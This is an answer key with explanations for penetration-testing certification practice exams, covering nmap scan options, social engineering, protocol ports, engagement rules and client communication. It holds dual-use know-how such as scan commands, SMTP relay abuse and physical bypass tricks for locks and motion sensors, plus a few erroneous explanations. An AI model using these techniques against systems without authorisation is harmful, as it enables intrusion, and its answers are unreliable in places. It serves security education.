12. A. In a standard phishing exploit, email messages are sent indiscriminately to a large number of individuals, hoping that a percentage of them will click the malicious link contained in the message.

13. C. A SMS phishing attack (also called a smishing attack) leverages text messaging instead of email to conduct a phishing exploit.

14. A. A voice phishing attack (also called a vishing attack) leverages a telephone call instead of email to conduct a phishing exploit. Essentially, the attacker calls a particular employee pretending to be someone else in order to get information.

15. A and D. Both spear phishing and whaling require the penetration tester to conduct extensive research to identify high-value target individuals within the organization.

16. A. The nmap 192.168.1.10-13 -sA command causes the nmap utility to conduct a TCP ACK scan of the target systems with IP addresses of 192.168.1.10, 192.168.1.11, and 192.168.1.13.

17. C. Because the hosts to be scanned do not have contiguous IP addresses, you must specify each host individually. In this case, the nmap 192.168.1.10 192.168.1.11 192.168.1.12 192.168.1.13 192.168.1.15 -sU command causes the nmap utility to conduct a UDP port scan of each specified system.

18. B. The nmap 192.168.1.1-254 -sn command causes the nmap utility to scan the specified range of IP addresses for hosts. It lists all the hosts found without actually scanning any of their ports.

19. D. The nmap 192.168.1.1-254 –p 23 command causes the nmap utility to scan the specified range of IP addresses for hosts with Telnet port 23 open.

20. A. The nmap 192.168.1.2 -p- command causes the nmap utility to scan all ports on the specified host. Be aware that the scan will take some time to complete because of the number of ports involved.

21. B. The term de-confliction refers to the process of communicating between the client and the tester to determine whether an attack detected during a penetration test is actually part of the authorized penetration test or whether it has been instigated by a third-party hacker.

22. D. The term de-escalation refers to the process of communicating between the client and the tester to dial back the intensity of exploits or even stop them all together because of unsafe situations they may be causing.

23. B. The term trusted agent refers to an individual within the target organization, typically an IT administrator or a manager, who has a direct line of communication with the penetration tester. This individual is usually responsible for de-confliction and de-escalation communications between the client and the tester.

24. A. A stages communication trigger happens when the penetration test progresses from one phase to another.

25. B. A critical findings communication trigger happens when a penetration tester discovers a security vulnerability so serious that it must be addressed immediately instead of waiting until the test has been completed.

26. C. The Web Application Description Language (WADL) is an XML-based machinereadable description of HTTP-based web services. As such, it is typically used with REST services instead of SOAP.

27. B and D. Application programming interface (API) documentation describes how software components communicate. Software development kits (SDKs) also come with documentation. Organizations may create their own SDKs, use commercial SDKs, or use open source SDKs. Understanding which SDKs are in use and where they are can help a penetration tester test applications, especially those written in-house.

28. D. A black box penetration test should simulate the view an external attacker would have of the network. Therefore, the tester should have little or no knowledge of the internal network.

29. D. In a white box test, you should have access to extensive internal documentation. Because an in-house developed application will be used as the attack vector, you should require the client to provide as much documentation about that application as possible. For example, you should ask for architectural diagrams, sample application requests, and the swagger document, as applicable.

30. C and E. When requesting internal architectural diagrams as a part of a white box test, you should typically be supplied with documentation such as network diagrams and facility maps. You can use this information to map out the network topology and locate key infrastructure devices, such as switches, routers, and servers.

31. A. One option you could try in this scenario is to decompile the application's executable. This process will reveal the application's assembly-level code that you can analyze for weaknesses.

32. B. Most decompilers produce assembly-level source code, not C++ code. For this information to be useful, you need extensive experience working with assembly language code. Typically, this will require you to hire a consultant with an extensive understanding of assembly programming.

33. B. Debuggers allow you to analyze an application as it executes. Typically, you can pause the execution of the application step by step or you can allow it to run until it reaches a certain point in the code. Doing this may allow you to identify a vulnerability that can be exploited as a part of a penetration test. However, you must have a strong background in programming or application testing to do this effectively.

34. A. The U.S. government's Computer Emergency Response Team (CERT) maintains a website at http://www.us-cert.gov that contains a regularly updated summary of the most frequent, high-impact types of security incidents currently being reported to CERT.

35. B. JPCERT is the Japanese government's version of the U.S. government's Computer Emergency Response Team (CERT). JPCERT maintains a website at https://www .jpcert.or.jp/english/ that provides a dynamic summary of current security alerts and advisories.

36. D and E. The EternalBlue and WannaCry exploits are facilitated by weaknesses in the SMB protocol. The EternalBlue exploit takes advantage of the fact that SMBv1 mishandles exploit packets, allowing attackers to remotely execute malicious code on the system running the SMB protocol. WannaCry is a form of ransomware that uses EternalBlue to gain access to vulnerable systems and install itself.

37. C and E. The SMB protocol uses TCP ports 139 and 445. A system with these two ports open is most likely a Windows host running SMB or a Linux host running Samba (which is an open source implementation of the SMB service).

38. A and B. The SNMPv1 protocol is an older protocol that uses the concept of a community string instead of a password. The same community string is used to authenticate to every SNMPv1 host in the network. By convention, most SNMPv1 administrators set the community string to a value of public. Even if a unique community string were used, it was easy to discover because it was transmitted as clear text on the network.

39. A. The SNMP protocol runs on UDP port 161.

40. B. The SMTP protocol is used to transfer email messages between mail transfer agents (MTAs).

41. B. The Social Engineer Toolkit (SET) is an open source penetration testing utility designed to conduct social engineering exploits.

42. A. The Browser Exploitation Framework (BeEF) is a penetration testing utility designed to exploit weaknesses in web browsers using client-side attacks.

43. D. The ncat utility can be used to read, write, redirect, and encrypt network data. For example, it can be used to establish shell sessions with a variety of servers, including Windows, Linux, and UNIX systems.

44. A and B. Both IDA and Hopper can be used for decompilation. During this process, an executable file is reverse-compiled into source code, allowing you to examine it for vulnerabilities.

45. C and E. Both foremost and FTK are forensic tools. They are used to gather and analyze digital evidence from a cyber crime scene.

46. D. The "Maximum password age" Group Policy setting determines how long a user can keep the same password before being required to change it to a new one. Once that time period has elapsed, the user is forced to create a new password.

47. C. The "Minimum password age" Group Policy setting determines how long a user must keep the same password before being allowed to change it to a new one. Until that time period has elapsed, the user is forced to keep the same password. This prevents users from making constant changes to their password in an attempt to circumvent the "Enforce password history policy" setting.

48. A. The chage command can be used on Linux systems to configure password aging for user accounts.

49. D. The "Account lockout threshold" Group Policy setting determines the number of failed logon attempts a user is allowed to make before the account is locked. A locked account can't be used again until it is unlocked by an administrator or the lockout period for the account has elapsed. This policy setting can help prevent brute-force attacks by locking an account after only a few guessing attempts.

50. B. The "Account lockout duration" Group Policy setting determines how long a locked account remains locked before being automatically unlocked. This policy setting helps prevent brute-force attacks by severely increasing the amount of time required to conduct the attack.

51. C. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The second D in DAD stands for denial, which refers to preventing the legitimate use of information or systems.

52. A. Penetration testers seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The first D in DAD stands for disclosure, which refers to gaining unauthorized access to information or systems. In this scenario, Robert has gained access to information within the backend database that he should not have access to.

53. C. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The A in DAD stands for alteration, which refers to making unauthorized changes to information or systems. In this scenario, Robert has altered the authentication system by adding an unauthorized user account.

54. D. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The second D in DAD stands for denial, which refers to preventing the legitimate use of information or systems. In this scenario, Robert has executed a denial of service (DoS) attack against the file server, denying legitimate access to it.

55. C. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The A in DAD stands for alteration, which refers to making unauthorized changes to information or systems. In this scenario, Robert has altered the employee pay accounting system.

56. B. The host is most likely running Windows. TCP ports 139, 445, and 3389 are all commonly used for Windows file sharing services. While these ports could also be used on other operating systems (such as a Linux system with the SMB daemon running), it is more likely to be a Windows host.

57. D. The host is probably a web server. The system administrator has likely changed the default web server ports to nonstandard ports in an attempt to hide its function. This is an example of "security by obscurity."

58. C. The –T option configures the speed at which nmap runs vulnerability scans. In this scenario, the subnet is potentially huge, with more than 16 million possible IP addresses. Running nmap with the –T0 option on a subnet this large will take a long time to complete.

59. A. Whois can potentially reveal a great deal of information about a target organization, including the following:
The domain registrar
The registrant's legal name
The registrant's address
The registrant's phone number
A contact email address
The name of the domain administrator
Some organizations ask their registrar to hide this information from the public.

60. C. In this scenario, a black box penetration test is being run. By definition, the tester is located somewhere outside the target's network. As

such, he has to compromise an internal host first. Once done, he can pivot and use it to scan other internal hosts.

61. A and B. Both the stored/persistent and reflected XSS exploits are considered server-side exploits because the malicious scripts are embedded on a server. When the user views the web page, the malicious scripts run, allowing the attacker to capture information or perform other actions.

62. B. This is an example of a cross-site request forgery (CSRF). Because the session cookie from the website was saved locally, the user is perpetually logged on to the site. Therefore, the HTTP request to change the user's password contained in the email message didn't require authentication to execute. The penetration tester can now log on to Active Directory as a high-level employee.

63. C. In a clickjacking exploit, the tester adds transparent layers to a web page in an attempt to fool a user into clicking a hidden button or link on a transparent layer. This allows the tester to hijack user clicks and send them to a different website (such as a credential harvesting site).

64. A. If the directory transversal has been allowed in the web server's configuration, then it could potentially expose the file system of the web server to users accessing the site in a web browser, including directories outside of the web server's root directory. For example, the Apache web server can be run in a chroot jail to prevent users from accessing directories outside of the web server's directories.

65. B. Cookie manipulation is a client-side security misconfiguration that allows a script running within a browser to write data to a client-side cookie.

66. C. The -ge relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than or equal to the other.

67. B. The -gt relational operator can be used in both Bash and PowerShell to test whether one value is numerically greater than the other.

68. A. The >= relational operator can be used in both Python and Ruby to test whether one value is numerically greater than or equal to the other.

69. B. The -lt relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than the other.

70. D. The < relational operator can be used in both Python and Ruby to test whether one value is numerically less than the other.

71. A. After a penetration test, it is critical that you communicate what happened and what was discovered to the client. During the attestation of findings process, you communicate detailed evidence of what you discovered to the client. The client can then use this information to remediate the problems found.

72. C. After a penetration test is complete, it is common for the tester to ask the client to agree (usually in writing) that the tester has fulfilled the contract that was originally signed with the client. This process is called client acceptance.

73. C. After a penetration test is complete, it is not uncommon for the client to ask the tester to come back and retest everything to make sure the problems discovered during the test have been remediated. This process is sometimes called follow-up actions.

74. A and C. After a penetration test is complete, you should meet with your teams and discuss lessons learned. You should identify what went well and what improvements need to be made. For example, you should discuss which exploits worked and which didn't. You should document best practices for using those exploits such that you don't have to relearn them the next time you conduct a penetration test.

75. C. The Common Vulnerability Scoring System (CVSS) is an industry standard for assessing the severity of security vulnerabilities. It provides a technique for scoring each vulnerability on a variety of measures. Security analysts often use CVSS ratings to prioritize response actions. Each measure is given a descriptive rating and a numeric score.

76. A. The ssh-keygen command is used to generate keys. To compare the private and public key values, you would generate a public key from the private key using the following syntax: ssh-keygen -y -f <private key>. Then, you could read the contents of the authorized_keys file and compare/contrast

the differences, if any. Answer B will generate an RSA private and public key pair of 2048 bits. Answer C will read and differentiate the contents of the public key and private key; however, they are not the same key values, so that will not work. Answer D is incorrect, as openssl will validate the contents of the RSA key and pipe the command output along with the output from the cat id_rsa.pub command to the screen, which will not help you find the public key
value from the compromised RSA private key.

77. C. Pulling the lock pick gun simulates the jiggling technique. When the trigger is pulled, the head of the pick gun slams against the key pins, forcing them up. Then when the trigger is released, the head comes down, allowing gravity and the springs in the pin chamber to push the pins back into place, and almost instantly the head of the gun slams back against the pins, all while proper pressure is applied to the tension wrench. Raking (or scrubbing) is a forward and backward motion in the keyway, and SPP is a pin testing technique that requires much skill and patience.

78. C. Styrofoam is a good insulator and can be used during a physical pentesting engagement to shield your body temperature from being exposed to a passive infrared heat sensor.

79. A. Certain types of cipher locks can be defeated using a high-powered magnet. This method is less destructive, requires little effort, and is forensically sound. A hammer is a valid option; however, it requires a forceful entry and can make a real mess of the door. A screwdriver can do very little in this scenario, and brute force can be a forensically sound method but could take a great deal of time to execute successfully.

80. B. Metasploit modules follow a fairly constant practice of removing anything added to the disk that was not already there. This makes things a little easier and provides some level of assurance when you execute sessions -K to kill all sessions through the Metasploit console.

Practice Exam 4

1. D and E. An advanced persistent threat (APT) is a prolonged targeted attack in which the attacker gains access to a network and remains there undetected for an extended period of time. As such, only an organized crime or nation-state actor is likely to have the level of sophistication and the funds required to carry out such an attack. Script kiddies, hacktivists, and malicious insiders usually lack the technical expertise and/or the funds necessary to carry out an APT.

2. A and C. Advanced persistent threats (APTs) are typically aimed at high-value targets, such as governments, defense contractors, multinational organizations, and financial organizations. Online learning websites, dental practices, and even community colleges are typically not valuable enough as targets to warrant an APT.

3. B. A hacktivist's attacks are usually politically motivated, instead of financially motivated. A malicious insider is usually motivated by either revenge or financial gain. An organized crime actor is most likely motivated by financial gain. A script kiddie may have a variety of motivations, such as notoriety.

4. B. A script kiddie may have a variety of motivations. One of the most common is attention. They frequently brag about their exploits in online forums and social media. A malicious insider is usually motivated by either revenge or financial gain. An organized crime actor is most likely motivated by financial gain. A nation-state is most likely motivated by political or military goals.

5. D. Because a white box assessment provides the penetration testers with extensive information about the target, it usually provides the most thorough assessment and typically requires the least amount of time to conduct. A gray box test is a blend of black box and white box testing. As such, it takes longer to conduct because more information
must be discovered by the testers. In a black box test, the testers are not provided with access to or information about the target environment, which makes the assessment much less complete and takes much longer to conduct.

Goals-based or objective-based assessments are usually designed to assess the overall security of an organization.

6. B and C. The whois tool can be used to gather information about domain ownership from public records. The recon-ng utility is a modular web reconnaissance framework that organizes and manages OSINT information.

7. A. The whois tool can be used to gather information about domain ownership from public records. In the example shown in this question, you can learn who the registrar is for the domain, the name of the organization that owns it, the address of the organization, the phone number of the organization, the name of the employee that manages the domain, and that employee's email address.

8. B. The nslookup utility can be used to resolve a domain name into its associated IP address.

9. D. The recon-ng utility provides a web reconnaissance framework that allows you to conduct open source reconnaissance about an organization on the Web. In this example, all the public-facing servers associated with the domain name specified along with their IP addresses have been displayed.

10. B. The default port for an SMTP email relay service is port 25. Most Linux distributions use an email daemon such as sendmail for internal messaging. However, it can also be used to send messages over the network via SMTP on port 25. Normally, this port is firewalled on a public-facing server to prevent the daemon from being used for unauthorized email relay by spammers. Occasionally, you may find servers where someone opened port 25 and forgot to close it, making the host vulnerable.

11. A. Interrogation involves questioning an employee of the target organization, using fear as a motivation to gather information. Interrogation is not a technique that is typically used by penetration testers because it would likely result in criminal charges against the tester as well as civil litigation.

12. B and D. Impersonation is a social engineering technique that can be used by a penetration tester to gain physical access to the target's facility. In this scenario, the receptionist allowed the tester to access the organization's facility because the tester appears to be from a trusted vendor. The tester also

used a USB key drop exploit, hoping that the user would insert the flash drive into their computer and install the malware it contains.

13. C. The penetration tester used shoulder surfing techniques in this scenario. In shoulder surfing, the tester observes information that employees type or display on their computers in an attempt to gather sensitive information. For example, the tester may use shoulder surfing to gather usernames, passwords, email addresses, phone numbers, file server share names, and so on.

14. D and E. The penetration tester used shoulder surfing and business email compromise techniques in this scenario. In shoulder surfing, the tester observes information that employees type or display on their computers in an attempt to gather sensitive information. In this example, the tester used shoulder surfing to gather the employee's email username and passwords. The tester then used the compromised account to gather information from other employees. This is called business email compromise.

15. B. This is an example of elicitation. By gaining the employees' trust, the tester was able to elicit sensitive information from them about their employer.

16. D. When nmap indicates a port is filtered, it usually means the associated service is installed and running, but a host firewall is blocking the port.

17. B. When nmap indicates a port is open, it usually means the associated service is installed, is running, and is accessible through the host firewall.

18. A. When nmap indicates a port is closed, it usually means either the associated service is not installed at all or it has been installed but currently isn't running. Therefore, nothing is listening on its associated port.

19. A. The –sS option causes nmap to run a TCP SYN scan. In this scan, nmap sends a TCP SYN packet to a target host, and then the target host responds with a SYN ACK packet. However, instead of finishing the connection, nmap sends a reset packet to the target host.

20. D. All of the options shown in this question will cause nmap to detect services running on the target host. However, only the –sV option can be used with nmap to detect the version number of those services.

21. D. An indicator of prior compromise communication trigger happens when a penetration tester discovers that the network or a system has already been compromised previously by another attacker. In this situation, the tester usually communicates the discovery with the client immediately instead of waiting until the test is complete.

22. D. A stages communication trigger happens when the penetration test progresses from one phase to another.

23. B. An indicator of prior compromise communication trigger happens when a penetration tester discovers that the network or a system has already been compromised previously by another attacker. In this situation, the tester usually communicates the discovery with the client immediately instead of waiting until the test is complete.

24. B. A critical findings communication trigger happens when a penetration tester discovers a security vulnerability so serious that it must be addressed immediately instead of waiting until the test has been completed.

25. C. A stages communication trigger happens when the penetration test progresses from one phase to another.

26. A and D. Sample application requests are typically used to test applications (desktop or web) that have been developed in-house. Applications developed in-house aren't usually subjected to the same level of scrutiny as commercial applications, which make them possible attack vectors that can be exploited. Sample application requests aren't generally required for commercial applications, such as Word, Excel, or Photoshop, because their weaknesses are already well-documented.

27. C. Applications developed in-house aren't usually subjected to the same level of scrutiny as commercial applications, which make them possible attack vectors that can be exploited. For example, when generating sample application requests, most penetration testers throw unexpected information at applications developed in-house to see how the application responds. For example, you may find that entering a very long text string into a field that is expecting only eight characters could generate a buffer overflow error. You could then use this poor error handling behavior to insert and run malicious code on the web server hosting the application.

28. A. The Simple Object Access Protocol (SOAP) is a messaging protocol specification that defines how structured information can be exchanged between web applications. SOAP project files can be created from Web Services Description Language (WSDL) files.

29. D. Swagger is an open source framework designed to help developers design, build, document, and test Representational State Transfer (REST) web services. REST is an alternative to the SOAP protocol. In fact, REST has started to replace SOAP as the framework of choice in most modern web applications.

30. B. The Representational State Transfer (REST) web application architecture is based on the Hypertext Transfer Protocol (HTTP).

31. D. The National Vulnerability Database (NVD) is maintained by the U.S. government's National Institute of Science and Technology. The NVD can be accessed at https://nvd .nist.gov. This website provides a summary of current security vulnerabilities ranked by their severity.

32. C. The Common Vulnerabilities and Exposures (CVE) database is a community-developed resource that can be accessed at http://cve.mitre.org. The CVE database contains a list of publicly known cybersecurity vulnerabilities. Whenever a vendor anywhere in the world discovers a vulnerability with their product, they add an entry to the CVE database. The goal is to make a common resource that everyone can use, instead of each individual vendor maintaining their own database containing just vulnerabilities associated with their products.

33. C. The Common Weakness and Enumeration (CWE) database is a community-developed resource that can be accessed at http://cwe.mitre.org. The CWE database contains a list of publicly known cybersecurity vulnerabilities associated with software in general instead of a specific product.

34. D. The Common Attack Pattern, Enumeration and Classification (CAPEC) database is a community-developed resource that can be accessed at http://capec.mitre.org. The CAPEC database contains a catalog of commonly used cyber attack patterns.

35. B. Full Disclosure is an open source research source that is published by the same organization that produces the nmap utility. It can be accessed at www.seclists.org/ fulldisclosure.

36. B. Leveraging an open SMTP service to send unauthorized email messages is called SMTP relay. Most new systems have provisions in place to prevent this from happening, but many older server systems do not.

37. A. One way to leveraging an open SMTP service to send unauthorized email messages is to connect to the SMTP server's IP address on port 25 using a Telnet client. Once the connection has been established, you can use the command-line interface to create and send the messages.

38. A and B. By default, an FTP server uses two ports: 20 and 21. Port 20 is used to transfer data between the FTP server and the FTP client. Port 21 is used to send commands between the FTP client and the FTP server.

39. C. One of the key weaknesses with the FTP protocol is the fact that it transmits all data between the FTP server and the FTP client as clear text, including authentication credentials. By sniffing the FTP traffic, you may be able to capture FTP usernames and passwords. Some FTP server implementations leverage existing network user accounts and passwords to authenticate FTP connections. So, by capturing FTP authentication credentials, you could potentially be capturing internal network user accounts and passwords too.

40. A. This is an example of DNS poisoning. This exploit leverages the trust users have in a URL that appears to be valid. Because users enter a valid URL, they have no idea than an exploit is being conducted. However, the DNS server itself has been reconfigured to resolve the domain name in URL to the IP address of the malicious server.

41. A. Although Nikto is usually considered a vulnerability scanner used by penetration testers, it can also be used by system administrators to verify configuration compliance within their networks, specifically with the configuration of their web servers.

42. D. The proxychains tool allows you to perform penetration test tasks against a target organization and make the network traffic generated look like

it came from an intermediary proxy system.

43. A and D. Both APK Studio and APKX can be used to debug or even decompile an Android executable.

44. A and D. Both AFL and Peach can be used to perform fuzzing on an application as part of software assurance.

45. A and B. Both Findsecbugs and Yet Another Source Code Analyzer (YASCA) can be used to perform static application security testing (SAST) or dynamic application security testing (DAST) as part of software assurance.

46. C. The "Reset account lockout counter after" Group Policy setting determines how much time must pass after a failed logon attempt before the failed logon attempt counter is reset to 0. This policy setting helps prevent brute-force attacks by significantly increasing the amount of time required to conduct the attack.

47. A. The chage command can be used on Linux systems to automatically lock user accounts after a certain time. This prevents stale user accounts from being used by an attacker or disgruntled former employee to gain unauthorized access.

48. A. The "Store passwords using reversible encryption" policy is highly insecure. It is included in modern deployments to provide backward compatibility with older applications. A client who has this policy turned on should be advised of the security consequences and to consider upgrading to newer applications that don't require it.

49. B. Because the application was developed in-house, the client should be able to rewrite the code such that passwords are encrypted by the application before they are saved in the database.

50. A. The chage command can be used on Linux systems to configure password aging for user accounts. For example, it can be used to lock a user account if the user doesn't change their password after a certain number of days.

51. C and D. The PCI-DSS standard requires that organizations that handle credit card processing conduct both internal and external penetration tests at least once per year. They can perform them more frequently, if desired, but they are not required to. These organizations must also conduct penetration testing after they make a significant change to the network infrastructure.

52. A. This discussion should have occurred during the planning and scoping phase. The penetration testing firm and the client should have agreed upon the rules to complete the assessment before the test began. This information should have been recorded in a written statement of work (SOW) that clearly identified the tools and techniques the penetration testers were allowed to use and the risks of using them.

53. D. A statement of work (SOW) is an agreement that should be defined during the planning and scoping phase of a penetration test. It contains a working agreement between the penetration tester and the client that identifies specific techniques, tools, activities, deliverables, and schedules for the test. It may be used in conjunction with an existing master services agreement (MSA).

54. D. A white box penetration test provides complete access to the internal network, including configuration settings of key infrastructure devices such as routers, switches, access points, and servers. For this reason, white box tests are sometimes referred to as full-knowledge tests because they provide full access and visibility.

55. A. A nondisclosure agreement (NDA) is a legal agreement that protects information that a contractor may discover during a penetration test. It forbids the contractor from revealing such information to unauthorized parties.

56. D. SCADA manufacturing equipment tends to be much more fragile than traditional network assets, such as servers and routers. They tend to be difficult to manage, update, and protect from exploits. As such, they can also be susceptible to vulnerability scans and may go offline during the scanning process.

57. A. The time windows when you can run vulnerability scans most effectively are heavily influenced by regulatory requirements, peak traffic

times, and hardware constraints. The internal IT staff, on the other hand, will most likely not be involved with running vulnerability scans during a penetration test.

58. B. A static code analysis (also called a source code analysis) is happening in this scenario. In this type of test, the tester accesses an application's source code and reviews it for weaknesses that could be exploited. Obviously, the tester must have a strong programming background to be able to do this kind of review.

59. A. Fuzzing occurs when the tester sends random, unexpected information to an application's inputs to see how it responds. For example, the tester could try to perform a buffer overflow exploit by sending overly large input that contains executable code. If the application doesn't handle the malicious input properly, it may be possible for executable code to be stored in the RAM of the target system and for the attacker to then be able to execute it.

60. C. Because this is a mission-critical server, it may be a good idea to run a test scan in a lab environment before scanning the live system. This will help the tester assess the impact the scan will have before running it on the live system.

61. C and E. File inclusion is an exploit that allows a tester to upload a file (usually containing malicious code) into a web application. The file could be local, or it could be located on a remote website. This is really a form of injection attack and just as with any injection attack, input validation on the part of the web application developer is the key to preventing it.

62. A and E. While commenting an application's source code is a best practice for programmers, it can also create security vulnerability because it provides an attacker (or penetration tester) who views the source code with extensive information about how the application works. Likewise, providing overly verbose error messages may be a best practice while programming the application, but leaving them in the released application can provide an attacker with valuable information.

63. C and D. The programmer should be sure to include routines that tell the application what to do should it encounter an error condition. For example, many buffer overflow attacks exploit applications that don't know how to

respond when they receive more information than they were expecting. Likewise, all applications should have their code digitally signed. This will expose any unauthorized modifications made to the code.

64. D. The programmer in this scenario has used hard-coded credentials. If an attacker (or a penetration tester) were to view the application's source code, they would have access to the database authentication credentials.

65. C. The programmer in this scenario has used hidden elements in the HTML code. This is an unsecure coding practice that can result in sensitive information being stored in the user's browser (the DOM).

66. C. The -le relational operator can be used in both Bash and PowerShell to test whether one value is numerically less than or equal to the other.

67. A. The <= relational operator can be used in both Python and Ruby to test whether one value is numerically less than or equal to the other.

68. B. Adding the read TargetHost line to a Bash script causes it to accept input entered at the command line by the user and assign it to a variable named TargetHost.

69. A. Adding the echo $TargetHost line to a Bash script causes it to display the value of a variable named TargetHost on the screen.

70. C. The test command can be used from within an if/then flow control structure to evaluate whether a specified condition is true.

71. A and B. These may be times that call for immediate communication to the client. The following are some common penetration testing communication triggers. Communication triggers should be done upon the completion of the testing phase, a discovery of a critical finding, or the discovery of indicators of a previous compromise. In this scenario, we would want to contact the client if the system becomes unavailable following an attempted test and if the system shows an indication of prior unauthorized access.

72. D. In this scenario, the client does not have the budget to immediately correct all of the vulnerabilities found. In this case, the best suggestion to tell

the client is to correct the most critical vulnerability first and, then when funds become available, fix the other critical vulnerabilities.

73. A. In this scenario, since there are several high-numbered ports listening on a public web server. The best recommendation would be to disable unneeded services since the client only uses post 443. The unnecessary services can pose a security risk because they increase the attack surface, providing a potential attacker with additional ways to try to exploit the system.

74. C. System hardening, also known as operating system hardening, helps minimize security vulnerabilities. The purpose of system hardening is to get rid of as many security risks as possible. This is usually done by removing all nonessential software programs and utilities from the computer. The goal of systems hardening by removing unused programs, accounts functions, applications, ports, permissions, access, etc., is that attackers have fewer opportunities to gain access to your network. There are several types of system hardening activities. They include the following:

- Application hardening
- Operating system hardening
- Server hardening
- Database hardening
- Network hardening

75. B, E, and G. In this situation, since the tester was able to compromise a single workstation and is able to move laterally through the network, the best recommendations to give the client would be the following:

- Use multifactor authentication. Multifactor authentication (MFA) is an authentication method in which a computer user is granted access only after successfully presenting two or more pieces of evidence (or factors) to an authentication mechanism.
- Increase minimum password complexity. Complex passwords use different types of characters in unique ways to increase security, making it harder for an attacker to crack.
- Enable full-disk encryption. Full-disk encryption (FDE) is encryption at the hardware level. FDE works by automatically converting data on a hard drive into a form that cannot be understood by anyone who doesn't have the key to "undo" the conversion.

76. C. The pull command is used to download files from the device, while the push command can be used to transfer files to the device.

77. D. Content providers could provide an injection point from within the application. Some mobile applications share the same external storage locations. Thus, if an injection point could be exploited, it could enable a malicious user to read content outside of the sandbox environment of the application.

78. A. Python is object oriented such that everything gets treated as an object.

79. A. The proper way to inherit a module from a class is to first specify the module you want to inherit a class from, then the class from within the module. From module import class.This way you don't have to load the entire module—only the class(es) you need.

80. B. Once the customer has provided confirmation of successful delivery and extraction of the report, the pentest team should consider storing a single digital copy of the report in an encrypted vault to prevent against unauthorized disclosure. All remaining digital or written copies of the report should be marked for proper disposal and deletion, based on agreed-upon methods outlined in the RoE.

Practice Exam 5

1. A and E. The scope document must specify, among other things, why the test is being performed and who the target audience is. The other options listed in this question may be included if necessary, but they are not required.

2. A and B. The rules of engagement (ROE) should always include the timeline for the engagement as well as a review of any laws that specifically govern the target to ensure you don't break them. A list of other organizations that you have tested in the past or a list of the target organization's competitors is unlikely to be specified in the rules of engagement. A detailed map of the target's network will probably not be included in a black or gray box test.

3. B and C. The ROE should identify which locations, systems, applications, or other potential targets are included in or excluded from the test. This should identify any third-party service providers that may be impacted by the test such as ISPs, cloud service providers, or security monitoring services. Billing and arbitration procedures will likely be addressed in the general contract between you and the client, not in the ROE. It is unlikely that the client will want you to notify their competitors that you are testing their security.

4. B and E. The ROE should specify when and how communications will occur between you and the client. Should you provide daily or weekly updates, or will you simply report when the test is complete? The ROE should also specify the behaviors allowed on the part of the target. For example, engaging in defensive behaviors such as shunning or blacklisting could limit the value of the test.

5. C. Verbal permission is usually considered insufficient. Before beginning a penetration test, you must obtain a signed agreement from senior management giving you permission to conduct the test. This agreement will function as a "get out of jail free" card should your activities be reported to authorities. The other parameters described in this scenario have been defined appropriately.

6. D. The default port for the SMB/CIFS service using direct TCP connections is port 445. The SMB/CIFS protocol is used for file sharing, so the host in question must be a file server.

7. C. The default port for the Telnet service is 23. Telnet is used to remotely manage a system using a command-line interface. Telnet is a very old and insecure protocol. All information transmitted between the Telnet server and client is sent unencrypted, including authentication information. By sniffing traffic going in and out of this host on port 23, you may be able to capture usernames and passwords.

8. B. The default ports used by the FTP service are 20 and 21. FTP is used to transfer files between hosts over a network connection. FTP is a very old and insecure protocol. All information transmitted between the FTP server and client is sent unencrypted, including authentication information. By

sniffing traffic going in and out of this host on ports 20 and 21, you may be able to capture usernames and passwords.

9. D. The default port used by the TFTP service is 69. TFTP provides a quick and easy way to transfer files between hosts over a network connection. Unlike FTP, TFTP uses the connectionless UDP Transport Layer protocol instead of TCP. The lack of acknowledgments allows a TFTP server to transfer files faster than an FTP server. However, TFTP is an insecure protocol. All information transmitted between the FTP server and client is sent unencrypted. In addition, TFTP doesn't provide a means for authenticating connections. Therefore, anyone can connect to the service and transfer files without providing authentication credentials.

10. A. A Windows domain controller hosts many domain-related services. Therefore, most domain controllers will have many ports open. Most will include the following:
Port 88: Used for Kerberos authentication.
Port 135: Used for communications between domain controllers and clients as well as between domain controllers.
Ports 138 and 139: Used for file replication between domain controllers.
Port 389: Used for LDAP queries.
Port 445: Used for SMB/CIFS file sharing.
Port 464: Used for Kerberos password change.
Port 636: Used for secure LDAP queries.
Ports 3268 and 3269: Used for Global Catalog communications.
Port 53: Used for DNS name resolution.

11. A. By masquerading as an upper-level manager, the penetration tester in this example utilized an appeal to authority to coerce the employee into divulging sensitive information.

12. D. By masquerading as an FBI agent, the penetration tester in this example utilized authority (and possibly fear) as a motivation factor to coerce the employee into divulging sensitive information.

13. B. By masquerading as a fellow employee in great distress in this scenario, the penetration tester is using urgency to motivate the employee to give up his username and password. She may also be using likeability as a factor.

14. A. The penetration tester is using social proof as a motivating factor. Because it appears that more than 1,000 people have had a positive experience with the website, most of the employees will probably trust the site, even if it asks them to divulge sensitive information.

15. D. The penetration tester is using scarcity as a motivating factor. By asserting that there are only a small number of devices available at the steeply discounted price, the employees are motivated to make a purchase before supplies run out.

16. C. The -p U:20,T:21,22 command tells nmap to just scan UDP port 20 and TCP ports 21 and 22. The other options in this question will also scan these ports; however, they also scan many other unwanted ports.

17. A and C. Either the –p http,https option or the –p 80,443 option can be used with nmap to scan a host for a web server service.

18. B. The --top-ports 1000 option tells nmap to scan the default ports used by the 1,000 most popular network services. The --exclude-ports 53 option tells nmap to skip port 53 (the default port used by DNS servers) during the scan.

19. C. The -iL file_name option tells nmap to read the specified file and scan only those hosts listed in the file.

20. A. The -Pn option tells nmap to scan a host (or an entire subnet) without actually discovering hosts. This type of scan should be avoided during a penetration test because it takes a long time; each port on each IP address in the range is scanned, regardless of whether the IP address is valid. Because of this, it also creates a tremendous amount of traffic that may be detected by an IDS or IPS tool.

21. B. A critical findings communication trigger happens when a penetration tester discovers a security vulnerability so serious that it must be addressed immediately instead of waiting until the test has been completed.

22. A. An indicator of prior compromise communication trigger happens when a penetration tester discovers that the network or a system has already been compromised previously by another attacker. In this situation, the tester

usually communicates the discovery with the client immediately instead of waiting until the test is complete.

23. B. Goal reprioritization occurs when either the client or the tester decides to change the focus of the penetration test from the agreed upon scope after the test has already started. In this scenario, the PCI DSS test is being modified to include testing for vulnerability for the new type of ransomware.

